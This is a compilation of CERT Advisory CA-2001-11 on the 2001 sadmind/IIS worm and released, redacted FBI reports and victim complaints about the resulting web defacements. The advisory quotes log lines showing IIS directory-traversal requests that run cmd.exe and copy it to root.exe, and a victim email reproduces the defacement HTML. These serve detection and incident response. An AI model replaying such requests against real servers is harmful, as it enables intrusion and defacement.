Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Sun Microsystems

Sun has issued the following bulletin for this vulnerability:

http://sunsolve.sun.com/pub-cgi/retrieve.pl? doctype=coll&doc=secbull/191&type=0&nav=

References

1. *Vulnerability Note VU#111677: Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via* http://www.kb.cert.org/vuls/id/111677
2. *CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sadmin* 16.html

Authors: Chad Dougherty, Shawn Hernan, Jeff Havrilla, Jeff Carpenter, Art Manion, Ian Finlay, J

This document is available from: http://www.cert.org/advisories/CA-2001-11.html

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Fr during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is availa

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert
message

```
subscribe cert-advisory
```

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Offic

NO WARRANTY
Any material furnished by Carnegie Mellon University and the Software Engineering Institu Carnegie Mellon University makes no warranties of any kind, either expressed or implied a limited to, warranty of fitness for a particular purpose or merchantability, exclusivity or res Carnegie Mellon University does not make any warranty of any kind with respect to freedo infringement.

Conditions for use, disclaimers, and sponsorship information

Revision History

```
May 08, 2001: Initial Release
May 08, 2001: Formatting change to improve printing
May 08, 2001: Correct link in the vendor section to point to the correct Microsoft Bulletin.
May 10, 2001: Changed sanitized logs to example.com
```

CERT Advisory CA-2001-11

To discuss@Blu.Org
From Brian Bay <babay@mediaone.net>
Date Tue, 08 May 2001 15:13:21 -0400
Organization MacWoburn : http://www.blu.org/macwoburn
Sender owner-discuss@blu.org

-----BEGIN PGP SIGNED MESSAGE-----

CERT Advisory CA-2001-11 sadmind/IIS Worm

Original release date: May 08, 2001
Last revised: --
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

* Systems running unpatched versions of Microsoft IIS
* Systems running unpatched versions of Solaris up to, and including, Solaris 7

Overview

The CERT/CC has received reports of a new piece of self-propagating malicious code (referred to here as the sadmind/IIS worm). The worm uses two well-known vulnerabilities to compromise systems and deface web pages.

I. Description

Based on preliminary analysis, the sadmind/IIS worm exploits a vulnerability in Solaris systems and subsequently installs software to attack Microsoft IIS web servers. In addition, it includes a component to propagate itself automatically to other vulnerable Solaris systems. It will add "+ +" to the .rhosts file in the root user's home directory. Finally, it will modify the index.html on the host Solaris system after compromising 2,000 IIS systems.

To compromise the Solaris systems, the worm takes advantage of a two-year-old buffer overflow vulnerability in the Solstice sadmind program. For more information on this vulnerability, see

http://www.kb.cert.org/vuls/id/28934
http://www.cert.org/advisories/CA-1999-16.html

After successfully compromising the Solaris systems, it uses a seven-month-old vulnerability to compromise the IIS systems.

For additional information about this vulnerability, see

http://www.kb.cert.org/vuls/id/111677

Solaris systems that are successfully compromised via the worm exhibit the following characteristics:

*
Sample syslog entry from compromised Solaris system

```
May  7 02:40:01 carrier.domain.com inetd[139]: /usr/sbin/sadmind:
Bus Error - c
ore dumped
May  7 02:40:01 carrier.domain.com last message repeated 1 time
May  7 02:40:03 carrier.domain.com last message repeated 1 time
May  7 02:40:06 carrier.domain.com inetd[139]: /usr/sbin/sadmind:
Segmentation
Fault - core dumped
May  7 02:40:03 carrier.domain.com last message repeated 1 time
May  7 02:40:06 carrier.domain.com inetd[139]: /usr/sbin/sadmind:
Segmentation
Fault - core dumped
May  7 02:40:08 carrier.domain.com inetd[139]: /usr/sbin/sadmind:
Hangup
May  7 02:40:08 carrier.domain.com last message repeated 1 time
May  7 02:44:14 carrier.domain.com inetd[139]: /usr/sbin/sadmind:
Killed
```

* A rootshell listening on TCP port 600
* Existence of the directories

* /dev/cub contains logs of compromised machines
* /dev/cuc contains tools that the worm uses to operate and propagate

Running processes of the scripts associated with the worm, such as the following:

```
* /bin/sh /dev/cuc/sadmin.sh
* /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 111
* /dev/cuc/grabbb -t 3 -a .yyy.yyy -b .xxx.xxx 80
* /bin/sh /dev/cuc/uniattack.sh
* /bin/sh /dev/cuc/time.sh
* /usr/sbin/inetd -s /tmp/.f
* /bin/sleep 300
```

Microsoft IIS servers that are successfully compromised exhibit the following characteristics:

* Modified web pages that read as follows:

```
                    fuck USA Government
                       fuck PoizonBOx
               contact:sysadmcn@yahoo.com.cn
```

*
Sample Log from Attacked IIS Server

```
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
           GET /scripts/../../winnt/system32/cmd.exe /c+dir 200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
           GET /scripts/../../winnt/system32/cmd.exe /c+dir+..\
200 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/../../winnt/system32/cmd.exe \
          /c+copy+\winnt\system32\cmd.exe+root.exe 502 -
2001-05-06 12:20:19 10.10.10.10 - 10.20.20.20 80 \
          GET /scripts/root.exe /c+echo+\
          &LT;HTML code inserted here>.././index.asp 502 -
```

II. Impact

Solaris systems compromised by this worm are being used to scan and compromise other Solaris and IIS systems. IIS systems compromised by this worm can suffer modified web content.

Intruders can use the vulnerabilities exploited by this worm to execute arbitrary code with root privileges on vulnerable Solaris systems, and arbitrary commands with the privileges of the IUSR_machinename account on vulnerable Windows systems.

We are receiving reports of other activity, including one report of files being destroyed on the compromised Windows machine, rendering them unbootable. It is unclear at this time if this activity is directly related to this worm.

III. Solutions

Apply a patch from your vendor

A patch is available from Microsoft at

http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

For IIS Version 4:

http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

For IIS Version 5:

http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Additional advice on securing IIS web servers is available from

http://www.microsoft.com/technet/security/iis5chk.asp
http://www.microsoft.com/technet/security/tools.asp

Apply a patch from Sun Microsystems as described in Sun Security Bulletin #00191:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba

Appendix A. Vendor Information

Microsoft Corporation

The following documents regarding this vulnerability are available from Microsoft:

http://www.microsoft.com/technet/security/bulletin/MS01-023.asp

Sun Microsystems

Sun has issued the following bulletin for this vulnerability:

http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba

References

1. Vulnerability Note VU#111677: Microsoft IIS 4.0 / 5.0 vulnerable to directory traversal via extended unicode in url (MS00-078)
   http://www.kb.cert.org/vuls/id/111677
2. CERT Advisory CA-1999-16 Buffer Overflow in Sun Solstice AdminSuite Daemon sadmind
   http://www.cert.org/advisories/CA-1999-16.html

Authors: Chad Dougherty, Shawn Hernan, Jeff Havrilla, Jeff Carpenter, Art Manion, Ian Finlay, John Shaffer

---

This document is available from:
http://www.cert.org/advisories/CA-2001-11.html

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT personnel answer the hotline 08:00-20:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from

http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our Web site

http://www.cert.org/

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

subscribe cert-advisory

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

NO WARRANTY
Any material furnished by Carnegie Mellon University and the Software Engineering Institute is furnished on an "as is" basis. Carnegie Mellon University makes no warranties of any kind, either expressed or implied as to any matter including, but not limited to, warranty of fitness for a particular purpose or merchantability, exclusivity or results obtained from use of the material. Carnegie Mellon University does not make any warranty of any kind with respect to freedom from patent, trademark, or copyright infringement.

Conditions for use, disclaimers, and sponsorship information

Revision History
May 08, 2001: Initial Release

```
-----BEGIN PGP SIGNATURE-----
Version: PGPfreeware 5.0i for non-commercial use
Charset: noconv

iQCVAwUBOvd6LAYcfu8gsZJZAQFyUAP8DVaGiB1G7LM2FFsx5YEWEIPFD8Qt/HDI
A+GTyi/LA2JUAVCA5GX5GCMqMOoKEczYJCAIysoacal7YOJOTZliTqCQQV1tbK+8
8J3IdSRBo5oKsAKeQ5M2Hg78uZPGJwOwooNoQDsKzxVJXo0Bng3YBtiIVG3flg6x
8IoirGdclIw=
=+B8w
-----END PGP SIGNATURE-----
-
```

Subcription/unsubscription/info requests: send e-mail with
"subscribe", "unsubscribe", or "info" on the first line of the
message body to discuss-request@blu.org (Subject line is ignored).

Partial thread listing:

- **CERT Advisory CA-2001-11**
  Brian Bay
    - Kris Loranger
- [Fwd: Re: CERT Advisory CA-2001-11], Brian Bay

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/01/2001

To: ✓Chicago
Counterterrorism

Attn: ✓SA [redacted]
SSA

b3
b6
b7C
b7E

From: Seattle
Squad 11
Contact: IOS [redacted] (206) 262-2438

Approved [redacted] [redacted]

Drafted By:

Case ID #:✓ [redacted] [redacted]ending)
(Pending) [redacted]

Title: HACKER/HONKER UNION OF CHINA;
ILLINOIS SECRETARY OF STATE-VICTIM
INTRUSION
04/03/2001

Synopsis: Report Seattle Division Web Page Defacements

Enclosure(s): Enclosed for receiving office, copies of (1) FD-71 complaint, (1) NIPC report, (1) victim log file documenting a web page defacement, and (1) FD-801.

Details: During the month of May 2001, several companies in Seattle Division territory were the victim of web page defacements as a consequence of their receipt of the sadmind/IIS worm. The web page defacements contained identical anti US Goverment language and disparaging remarks about PoisonBox.

The following is a list of known victim companies located within the Seattle Division along with their contact information:

KMI, a subsidiary of Xeta Technologies, [redacted]
[redacted]

b6
b7C

Lummi Indian Business Council, [redacted]
[redacted] 2616 Kwina Road, Bellingham,
Washington, 98226, [redacted]

US Network Services, [redacted]
[redacted] 2722 Eastlake Avenue East, Suite 200, Seattle,
Washington, [redacted]

[redacted]

b3
b7E

b3
b7E

Solid Vertical Domains, Ltd., PMB 624, 11410 NE 124th Street, Kirkland, Washington, 98034-4305, (425) 488-0378.

Chicago is encouraged to directly contact the above victims if further questions arise. As this case is being handled on a national basis by Chicago Division, Seattle Division will not open any additional cases relative to these incidents.

b3
b7E

LEAD(s):

Set Lead 1: (Adm)

CHICAGO

AT CHICAGO, IL

Take action deemed appropriate.

Set Lead 2: (Adm)

COUNTERTERRORISM

AT WASHINGTON, DC

Read and clear.

1521[redacted]01.ec
♦♦

b6
b7C

(01/26/1998)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/13/2001

To: Chicago **Attn:** Squad IP/C
SA [redacted] b3 b6 b7C b7E

From: Washington Field
NS-18, NVRA
Contact: SA [redacted] (703) 762-3834

Approved By: [redacted]

Drafted By:

[redacted]

Case ID #: [redacted] (Pending)

Title: Subject: Hacker/Honker Union of China
Victim: Illinois Secretary of State
Type: Intrusion
Date: 04/03/2001

Synopsis: To report results of covered lead.

Reference: [redacted] b3 b6 b7C b7E

Enclosure(s): One copy of FD-302 dated 06/13/2001.

Details: On 06/13/2001, SA [redacted] spoke with [redacted] United States Department of Commerce, to obtain log files for the two servers compromised by "Honker's Network Counterattack Battle": [redacted] [redacted] informed SA [redacted] both machines were not logging enabled and therefore there are no logs for the computer intrusions. [redacted] for ESA's webserver (FNS) and TA's TAserver4.

Attached to this EC is a FD-302 containing information given to SA [redacted] by a WFO source concerning PoizonB0x/Honker's Union of China. b6 b7C

[redacted] b3 b7E

b3
b7E

LEAD(s):

Set Lead 1:

CHICAGO

AT CHICAGO, ILLINOIS

Read and clear.

◆◆

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/01/2001

On May 14, 2001, [redacted] City of St. Louis Water Division, faxed some computer logs and an E-mail message to [redacted] b6 b7C [redacted] Assistant Infraguard Coordinator, Federal Bureau of Investigation (FBI), about a web defacement at the Water Division's Headquarters, 1640 South Kingshighway, St. Louis, Missouri, 63110.

The E-mail message, which was faxed along with the computer logs and an article on web defacements, stated that [redacted] City of St. Louis Water Division, had talked to a [redacted] about a web page defacement on Tuesday, May 8, 2001. b6 b7C

[redacted] had noticed that the City of St. Louis Water Division's web page had been defaced and had a black screen.

After viewing the website, [redacted] reviewed his fire wall logs and located two HTML files and two asp files that were time stamped at 4:32 pm on Monday, May 7, 2001. The asp files were unknown to [redacted] b6 b7C

The HTML text revealed what message was supposed to have displayed on the screen. The message was supposed to read, "fuck USA Government, fuck PoizonBOx, contact sysadmcn@yahoo.com.cn".

[redacted] opined that the text was not printed on the screen, because the Water Division does not use Outlook to run its web pages or E-mail.

Investigation on 05/14/2001 at St. Louis, Missouri

File # [redacted] Date dictated 05/18/2001 b3 b6 b7C b7E

by SA [redacted]

152[redacted]08.302

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/11/2001

On May 17, 2001, Special Agent (SA) [redacted] Federal Bureau of Investigation (FBI), St. Louis Division, met with [redacted] City of St. Louis Water Division, at his office to discuss information about a web defacement which had been faxed to the St. Louis Division. [redacted] advised that there had been no further incidents of web defacement to the system. b6 b7C

[redacted] both checked the file transfer protocol (FTP), and determined that it was not in service. [redacted] was concerned as to how the web defacement took place since the fire wall logs do not show any type of activity. b6 b7C

[redacted] with the City of St. Louis Water Division, told [redacted] that he had viewed the City of St. Louis City Hall's web site and they also had a black screen. [redacted] was aware that the City Hall used Groupwise rather than Outlook which might further explain and confirm that Outlook was needed to view the text of the message from the hackers.

[redacted] advised SA [redacted] that after he located an article about the web defacement of the University of Missouri St. Louis' website, which had the exact same text, he assumed that it was the same script. b6 b7C

[redacted] had addressed the web defacement and wanted to make the St. Louis Division aware of it because other victims had been contacting the FBI.

Investigation on 05/17/2001 at St. Louis, Missouri

File # [redacted] Date dictated 05/18/2001

by SA [redacted]

b3 b6 b7C b7E

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 06/01/2001

[redacted] St. Louis Bridge Company, 655 Landmark Drive, Arnold, Missouri, 63010, telephone number [redacted] was contacted by Special Agent (SA) [redacted] Federal Bureau of Investigation, St. Louis Division, at his office. After being advised of the identity of the interviewing Agent, [redacted] provided the following information: b6 b7C

[redacted] had completed and submitted a cyber threat and computer intrusion incident report to the National Infrastructure Protection Center (NIPC), Washington, D. C. The NIPC Watch and Warning Unit then forwarded the report to the St. Louis Division. SA [redacted] contacted [redacted] to set up an interview about the incident. b6 b7C

On May 17, 2001, SA [redacted] met with [redacted] to discuss the intrusion incident. The web defacement was of the intranet, which concerned [redacted] since most intranets are not normally affected by an outside attacker. [redacted] believed that the attack took place as part of a File Transfer Protocol (FTP).

SA [redacted] then reviewed the incident report which Blase had filled out. [redacted] had advised that the Sadmind IIS/worm was responsible for the defacement on the internal website. b6 b7C

[redacted] had provided a copy of the defaced website which SA [redacted] was familiar with from other web defacements. The message was "fuck USA Government, fuck PoizonBOx, contact: sysadmcn@yahoo.com.cn".

[redacted] provided SA [redacted] with a zip disk containing the logs as well as the numerous IP addresses associated with the attack. [redacted] also provided SA [redacted] with several documents of his IP address queries at www.apnic.net.

The server which was attacked contained banking information of St. Louis Bridge, bidding documents on projects, employee data to include names, addresses, and telephone numbers. The main server attacked crashed from the intrusion. There was an attempt in the script written by the attackers to destroy the hard drive. User accounts to the system had also been deleted. [redacted] had been able to bring the network back on-line with b6 b7C

Investigation on 05/17/2001 at St. Louis, Missouri

File # [redacted] Date dictated 05/23/2001 b3 b6 b7C b7E

by SA [redacted]
152[redacted]05.302

This document contains neither recommendations nor conclusions of the FBI. It is the property of the FBI and is loaned to your agency; it and its contents are not to be distributed outside your agency.

[redacted]

b3
b6
b7C
b7E

Continuation of FD-302 of [redacted], On 05/17/2001, Page 2

intrusion evaluation software. [redacted] had a more current version of the network intrusion evaluation software, but had not installed it prior to the attack.

b6
b7C

[redacted] provided five IP addresses that he located in the logs and their purposes in the attack are as follows:

On May 2, 2001, 210.83.109.119 ran a cmd.exe for command executable script on the system.

On May 2, 2001, IP address 62.226.241.1 caused the crash of the network server.

On May 2, 2001, IP address 202.108.18.5 was uploading to the server looking for passwords.

On May 4, 2001, IP address 211.159.23.170 was also running scripts on the network server.

On May 5, IP address 202.97.205.4 ran attack scripts on Blase's network system.

[redacted] had drafted a letter explaining the attack and included it with the incident report forwarded to the NIPC Watch Center.

b6
b7C

After reviewing his system, [redacted] discovered the very first intrusion into the system was on March 24, 2001. [redacted] then noticed another intrusion into the system on April 7, 2001. The attack took place in the month of May 2001.

[redacted] was able to locate a back door program written by the attacker for re-entrance into the system. The program was named Kaitenz. [redacted] used a back up tape to help recover his server and the back up of the system caused some of the information to be lost. [redacted] advised that the assessment as far as monetary damage was in the range of $3,000.00 to $5,000.00.

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 05/30/2001

To: Chicago **Attn:** SA [redacted] b3 b6

Counter terrorism SSA b7C b7E

From: New York
C-37
Contact: SA [redacted] 212-384-4039

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)
(Pending)

Title: HACKER HONKER UNION OF CHINA;
CHICAGO SYSTEMS GROUP - VICTIM;
IP/C
OO:CG

Synopsis: To advise of New York action on captioned matter.

Administrative: Reference telephone call between SA [redacted] and SA [redacted] on 05/07/2001. Reference telephone call between SSA [redacted] on 05/30/01. Reference EC from Chicago dated 05/12/01. b6 b7C

Details: All victims in captioned case were dealt with telephonically, and instructed to maintain a copy of all relevant logs concerning the web defacement incidents. The victims were advised that they may be contacted by the Chicago office in the future if deemed necessary. The New York Office provided the contact information to Chicago for this purpose.

The New York Office is advising Chicago that it sees no issue with the Chicago Case Agent contacting the victims directly at this early investigative stage. Should this case eventually be prosecuted and chain of custody becomes an issue, the New York Office will then assist Chicago as necessary by retrieving any other evidence from victim companies.

New York considers this matter RUC.

♦♦

[redacted] b3 b7E

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/13/2001

To: Chicago **Attn:** SA [redacted] b3
(312) 431-1333 b6
b7C
From: San Francisco b7E
14B/Hayward RA
Contact: SA [redacted] (510) 886-7447

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] (Pending)

Title: Honkers Union of China

Synopsis: Forward materials from victims in the San Francisco Division of web defacements originating in China.

Reference: Groupwise e-mail from [redacted] to NIPC Supv., b3
dated May 2, 2001, 7:07 AM, Subject: Honkers Union of China, [redacted] b6
signed SSA [redacted] NIPC Computer b7C
Investigations Unit. b7E

Enclosures: Ten (10) victim information documents.

Details: The San Francisco Division is forwarding the enclosed victim information/materials to the Chicago Division, case file [redacted] The materials include FD-71's, e-mails, and NIPC Watch Reports from victim companies. In some cases, logs, copies of the defacement, and other information provided by the victims is provided. b3 b7E

The San Francisco Division will continue to forward victims/information as necessary.

If there are any questions or comments, contact SA [redacted] Hayward RA, (510) 886-7447. b6 b7C

b3
b7E

LEAD (s):

Set Lead 1:

CHICAGO

AT CHICAGO

Read and Clear

♦♦

Subject: Description of computer attack

Elements of Crime

My web server was contacted by the IP 202.97.205.3 and a known exploit was used against us to install a rootkit known as Backgate http://www.sans.org/y2k/unicode.htm.

Our web site was defaced, but no permanent damage was done. I have cleaned up the mess and patched our server to prevent future breakins.

Please contact me for any further assistance and also keep me updated to the status of the investigation.

[redacted]
Proact
[redacted]

b6
b7C

Attn
SA [redacted]
Squad 16A

b6
b7C

Complaint Form
FD-71 (Rev. 3-27-95)

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
UNSUB(S)

Character of case
[redacted] Computer Intrusion

b3
b6
b7C
b7E

Complainant □ Protect Source
[redacted]

Complaint received
□ Personal ☒ Telephonic Date 05-17-2001 Time 11:45am

Address of Subject
INTERNET PROVIDER address
"IP" 202.204.113.13

Complainant's address and telephone number
1186 Cielo Circle
Rhonert Park, CA 94925 [redacted]

Complainant's DOB
[redacted]

Sex
M

Subject's Description						
	Race	□ Male	Height	Hair	Build	Birth date and birth place
	Age	□ Female	Weight	Eyes	Complexion	Social Security Number
	Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint
[redacted] of The Fairy Company.com from which he and his [redacted] sell fairy figures. On Friday, May 10, 2001, [redacted] business experienced an interruption of service at their website. Apparently someone "hacked into" the website and altered the screen to solid red. The interruption continued for 9 days. On Wednesday, May 10, 2001 at approximately 8:14 pm, [redacted] company experienced another interruption of service. Once again the screen was red and it contained the words "fuck the US Government". [redacted] explained that he determined that the hacker utilized IP address 202.204.113.13 to access the Internet and hack into his business website.

b6
b7C

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

b6
b7C

b6
b7C

From: [redacted]
To:
Date: Thu, May 17, 2001 12:02 AM
Subject: Web site hacking

[redacted] dba Jacobs Farm del Cabo, Stageroad, Pescadero, CA, phone # 650-879-2239 x[redacted](south of half moon bay) called to state that his web site server has been attacked three times in the last couple of days with some placing on his web site the following message:
"fuck U.S.A. government"
[redacted] has the logs and the hacker has been able to by pass his firewall through the web site servers.
Good Luck on another one. [redacted]

b6
b7C

[redacted] b6 b7C

From: [redacted]
Sent: Thursday, May 17, 2001 10:12 AM
To: 'nccs-sf@fbi.gov'
Subject: SA[redacted]

This web page was placed on our MS exchange Web server. We believe that they entered from the port 80 service on our firewall and got to this server. They left behind Firedaemon.exe, sud.exe and newgina.dll. Our researched showed that they were capturing ID's and passwords. Then they left this message on the mail web server. The following is the html and a screen print. I did not want to take the chance that I might spread it even more. If you would like the original file I can send it.

We are removing all traces and heightening our security. If I help in any other way let me know. [redacted] b6 b7C

```
<html><body bgcolor=black><br><br><br><br><br><br><table width=100%><td><p
align="center"><font size=7 color=red>fuck USA Government</font><tr><td><p
align="center"><font size=7 color=red>fuck PoizonBOx<tr><td><p
align="center"><font size=4 color=red>contact:sysadmcn@yahoo.com.cn</html>
```

<<...OLE_Obj...>>

[redacted] b6 b7C
Color Spot Nurseries

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

b7E

Complaint Form
FD-71 (Rev. 3-27-95)

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
UNSUB(S);
Honker Union Of China

Character of case
Website Defacement

Complainant □ Protect Source
[redacted]

b6
b7C

Complaint received
□ Personal ☒ Telephonic Date 05/14/2001 Time 10:45 A

Address of Subject

Complainant's address and telephone number
[redacted]

Complainant's DOB

Sex
M

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer

Address

Telephone

Vehicle Description

Facts of Complaint

Complainant advised that their website, www.caseassist.com, had been defaced by someone who posted a page that included the messages, “fuck USA government” and fuck “PoizonBOx”. A copy of the defaced page is attached to this FD-71. The website was replaced and operation was resumed. No damages are being claimed. Information being provided for reference.

Complainant advised complaint will be forwarded to Chicago Division which is coordinating efforts on this matter.

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

b6
b7C
b7E

[redacted]

fuck USA Government

fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

Complaint Form
FD-71 (Rev. 3-27-95)

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases

Character of case
NIPCIP

Complainant □ Protect Source
[redacted]
Authorden.com

b6
b7C

Complaint received
□ Personal ☒ Telephonic Date 5/14/01 Time

Address of Subject

Complainant's address and telephone number
1332 White Drive, Santa Clara CA 95051
[redacted]

Complainant's DOB

Sex

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

On Friday, May 11, 2001, complainant discovered that his system was compromised and his web page was defaced with anti-American comments (black background with red letters). The intruder was able to copy 4 files into Authorden's system: default.asp, default.htm, index.asp, and index.htm.

The complainant proceeded to change the password and rebooted his system, but the intruder was back within one minute. Complainant repeated this process again, and the intruder did not re-connect until Monday (May 14, 2001). As a result of this, complainant had to shut his system down until 2:00PM.

Complainant advised that his logs show the attacker came from IP address 202.104.4.217. The victim's IP is 64.226.241.24 (www.authorden.com). Authorden server runs Windows 2000. Complainant advised that he has multiple logs, documenting the attack. Complainant was asked to maintain all logs, as well as a backup of the system, if possible, as evidence.

Do not write in this space.

BLOCK STAMP

SA [redacted]
(Complaint received by)

b6
b7C

134[redacted]01.OTC

Complaint Form
FD-71 (Rev. 3-27-95)

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases

Character of case
NIPCIP

Complainant □ Protect Source
[redacted]

b6
b7C

Complaint received
□ Personal ☒ Telephonic Date 5/17/01 Time 2:45 PM

Address of Subject

Complainant's address and telephone number
Siebel Systems, Inc, San Mateo, CA
[redacted]

Complainant's DOB

Sex

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer

Address

Telephone

Vehicle Description

Facts of Complaint

On May 16, 2001, Sergeant [redacted] San Mateo County Sheriff's Office, contacted SA [redacted] and advised that he received a call from [redacted] Siebel Systems, reporting a compromised computer system. Sergeant [redacted] further advised that the attack consisted of a defaced web page with anti-American remarks (red letter on a black background). SA [redacted] agreed to contact the victim company the following day.

b6
b7C

On May 17, 2001, [redacted] [redacted] Siebel Systems, Inc., advised that on May 16, 2001, their help desk received a call reporting that their web page was defaced. Upon examination, the company discovered that at approximately 3:32 PM, an individual replaced the "default" and "index" files. No other files were deleted or replaced. The company proceeded to take the server off-line.

b6
b7C

The compromised system, outlook.siebel.com, IP address 216.217.80.44, was running Windows 2000, with IIS 5. [redacted] advised that the system was not "to date" on the patches.

b6
b7C

SA [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

137[redacted]2.OTR

[redacted] is not aware of the originating IP address of the attacker, since he has not reviewed the logs.

b6
b7C

[redacted] is not aware of the financial loss to date. However, as of the time of this report, the system was still down, pending the cleaning prior to bringing it back on-line. Consequently, [redacted] indicated that there was a financial loss.

[redacted] agreed to maintain copies of all logs and/or backups, and to provide them to the FBI upon request.

Complaint Form
FD-71 (Rev. 3-27-95)

14B

[redacted]

b6
b7C

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative ☐ See below

Subject's name and aliases
UNSUB

Character of case
Computer Intrusion - 14B

Complainant ☐ Protect Source
[redacted]

b6
b7C

Complaint received
☐ Personal ☒ Telephonic Date 05/11/01 Time 9:00 am

Address of Subject

Complainant's address and telephone number
[redacted]

Complainant's DOB

Sex
M

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer
Address
Telephone

Vehicle Description

Facts of Complaint [redacted]
[redacted] reported two incidents of computer "hacking." The first incident occurred 7-8 weeks ago. Another incident occurred this morning, 5/11/2001, effecting the company's website, www.equator.com. A message appeared on the website containing the phrase, "Fuck the US Government." It also contained a contact email address of cysodmen@yahoo.com.cn. [redacted] interpreted the "cn" to reflect the message as coming from China.

b6
b7C

SA [redacted]
(Complaint received by)

b6
b7C

Do not write in this space.

BLOCK STAMP

Complaint Form
FD-71 (Rev. 3-27-95)

14B

[redacted] b6 b7C

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative ☐ See below

Subject's name and aliases
UNSUB

Character of case
Computer Intrusion
Squad 14B
SSA [redacted] b6 b7C

Complainant ☐ Protect Source
[redacted]

Complaint received
☐ Personal ☒ Telephonic Date 05/11/01 Time 1:15 pm

Address of Subject

Complainant's address and telephone number
[redacted]
50 California Street, SF, CA

Complainant's DOB

Sex
M

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint
[redacted] for USI Insurance Services, Inc., reported an incident of computer intrusion that occurred today, 5/11/01. [redacted] believes the hacker accessed the company's website, www.usi-insurance.com via a "hole" or flaw in Microsoft's security software. A message appeared on the company's website containing the phrase "Fuck the US Government."

[redacted] works for the company in Connecticut, however the company is based out of San Francisco. He provided the names and numbers of employees that can be contacted locally: [redacted] and [redacted] b6 b7C

SA [redacted] d by) b6 b7C

Do not write in this space.

BLOCK STAMP

FD-448 (Rev. 6-2-97)

FBI FACSIMILE

COVER SHEET

PRECEDENCE

☒ Immediate
☐ Priority
☐ Routine

CLASSIFICATION

☐ Top Secret
☐ Secret
☐ Confidential
☐ Sensitive
